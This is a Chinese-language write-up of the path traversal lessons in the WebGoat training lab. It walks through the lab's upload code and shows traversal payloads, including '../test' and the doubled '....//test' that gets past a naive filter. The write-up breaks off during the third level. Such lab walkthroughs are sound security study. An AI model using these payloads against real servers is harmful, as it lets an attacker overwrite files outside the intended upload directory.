
Path traversal

找到一个Springboot综合靶场WebGoat
配置了两套(docker和idea直接启动debug的版本)，配置过程不再赘述

进入path traversal章节,最后一章上传图片要求zip file的太怪了就没写上来。



Path traversal while uploading files

In this assignment the goal is to overwrite a specific file on the file system. Of course WebGoat cares about the users so you need to upload your file to the following location which is outside the normal upload location.


OS	Location
`Windows 10`	`C:\Users\Administrator/.webgoat-8.2.3-SNAPSHOT/PathTraversal/testadmin`

path traversal漏洞核心是利用文件上传时，需要在服务器上有一个上传路径。该路径可能是直接由前端输入拼接而来，不经过滤或绕过过滤，而让客户client访问/修改到服务器上的其它文件。

第一关的路径是由固定字符和full name拼接而来，并且无任何过滤，所以full name处输入 `../test` 即可通关。


代码体现：

PathTraversal.html:



```html
<div class="attack-container">
    <div class="assignment-success"><i class="fa fa-2 fa-check hidden" aria-hidden="true"></i></div>
    <div class="upload-container">
        <form class="attack-form" accept-charset="UNKNOWN"
              method="POST" name="form"
              onsubmit='return false'
              contentType="false"
              successCallback="profileUploadCallback"
              failureCallback="profileUploadCallback"
              informationalCallback="profileUploadCallback"
              prepareData="profileUpload"
              enctype="multipart/form-data"
              action="/WebGoat/PathTraversal/profile-upload">
```

ProfileCallback应该是在某个JS里面，它不是直接调用的接口。 寻找path_traversal.js




```javascript
webgoat.customjs.profileUploadCallback = function () {
    $.get("PathTraversal/profile-picture", function (result, status) {
        document.getElementById( elementId: "preview").src = "data:image/png;base64," + result;
    });
}
```

该函数调用profile-picture接口。


接下来寻找profile-picture，profile-upload接口在哪。

后端接口在




```java
public class ProfileUpload extends ProfileUploadBase {

    public ProfileUpload(@Value("${webgoat.server.directory}") String webGoatHomeDirectory, WebSession webSession) {
        super(webGoatHomeDirectory, webSession);
    }

    @PostMapping(value = "/PathTraversal/profile-upload", consumes = ALL_VALUE, produces = APPLICATION_JSON_VALUE)
    @ResponseBody
    public AttackResult uploadFileHandler(@RequestParam("uploadedFile") MultipartFile file, @RequestParam(value = "fullName", required = false) String fullName) {
        return super.execute(file, fullName);
    }

    @GetMapping("/PathTraversal/profile-picture")
    @ResponseBody
    public ResponseEntity<?> getProfilePicture() {
        return super.getProfilePicture();
    }

}
```

getProfilePicture分析：



```java
@GetMapping("/PathTraversal/profile-picture")
@ResponseBody
public ResponseEntity<?> getProfilePicture() {
    return super.getProfilePicture();
}
```

→




```java
public ResponseEntity<?> getProfilePicture() {
    return ResponseEntity.ok()
            .contentType(MediaType.parseMediaType(MediaType.IMAGE_JPEG_VALUE))
            .body(getProfilePictureAsBase64());
}
```

response返回图片的base64形式


→

前端渲染img：




```javascript
webgoat.customjs.profileUploadCallback = function () {
    $.get("PathTraversal/profile-picture", function (result, status) {
        document.getElementById( elementId: "preview").src = "data:image/png;base64," + result;
    });
}
```

form action post上传图片使用uploadHandler接口：




```java
@PostMapping(value = "/PathTraversal/profile-upload", consumes = ALL_VALUE, produces = APPLICATION_JSON_VALUE)
@ResponseBody
public AttackResult uploadFileHandler(@RequestParam("uploadedFile") MultipartFile file, @RequestParam(value = "fullName", required = false) String fullName) {
    return super.execute(file, fullName);
}
```

→




```java
protected AttackResult execute(MultipartFile file, String fullName) {
    if (file.isEmpty()) {
        return failed( assignment: this).feedback("path-traversal-profile-empty-file").build();
    }
    if (StringUtils.~~isEmpty~~(fullName)) {
        return failed( assignment: this).feedback("path-traversal-profile-empty-name").build();
    }

    var uploadDirectory = new File(this.webGoatHomeDirectory,  child: "/PathTraversal/" + webSession.getUserName());
    if (uploadDirectory.exists()) {
        FileSystemUtils.deleteRecursively(uploadDirectory);
    }
```



```
        try {
            uploadDirectory.mkdirs();
            var uploadedFile = new File(uploadDirectory, fullName);
            uploadedFile.createNewFile();
            FileCopyUtils.copy(file.getBytes(), uploadedFile);

            if (attemptWasMade(uploadDirectory, uploadedFile)) {
                return solvedIt(uploadedFile);
            }
            return informationMessage( assignment: this).feedback("path-traversal-profile-updated").feedbackArgs(uploadedFile.getAbsoluteFile()).build();

        } catch (IOException e) {
            return failed( assignment: this).output(e.getMessage()).build();
        }
    }
```

路径uploadDirectory的后半部分是可变（拼接）的，漏洞正是出现在此处
再往后就是创建文件，写入文件的过程了。

solveIt的满足条件：parent file（folder）以PathTraversal结尾




```
private AttackResult solvedIt(File uploadedFile) throws IOException {
    if (uploadedFile.getCanonicalFile().getParentFile().getName().endsWith("PathTraversal")) {
        return success( assignment: this).build();
    }
    return failed( assignment: this).attemptWasMade().feedback("path-traversal-profile-attempt").feedbackArgs(uploadedFile.getCanonicalPath()).build();
}
```

所以只把图片上传到比原来更向上的一级目录就可以通过了。

Path traversal 02

结果和payload



Path traversal while uploading files

The developer became aware of the vulnerability and implemented a fix which removed the `../` from the input. Again the same assignment but can you bypass the implemented fix?

OS	Location
`Linux`	`/home/webgoat/.webgoat-8.2.2/PathTraversal/accelerator`


Full Name: ....//test

Email: test@test.com

Password: ••••

Congratulations. You have successfully completed the assignment.

类似1的代码分析，不过给输入加上了过滤：




```
public AttackResult uploadFileHandler(
        @RequestParam("uploadedFileFix") MultipartFile file,   file: StandardMultipartHttpServletRequest$StandardMultipartFile@24721
        @RequestParam(value = "fullNameFix", required = false) String fullName) {   fullName: "....//test"
    return super.execute(file, fullName != null = true  ? fullName.replace( target: "../",  replacement: "") : "");   fullName: "....//test"
}
```

会过滤掉`../`一次。所以需要双写，payload：`....//`过滤掉内部的，留下外部的成功构成有效payload

Path traversal 03

代码框架基本一致，改变了过滤和上一次不同。

黑盒：



Path traversal while uploading files

The developer again became aware of the vulnerability by not validating the input of the `full name` input field. A fix was made in an attempt to solve this vulnerability.

Again the same assignment but can you bypass the implemented fix?

OS	Location
`Windows 10`	`C:\Users\Administrator/.webgoat-8.2.3-SNAPSHOT/PathTraversal/testadmin`

Full Name: ....//test


Email: test@test.com

Password: ····

Profile has been updated, your image is available at: C:\Users\Administrator\.webgoat-8.2.3-SNAPSHOT\PathTraversal\testadmin\1 - Copy.jpg"

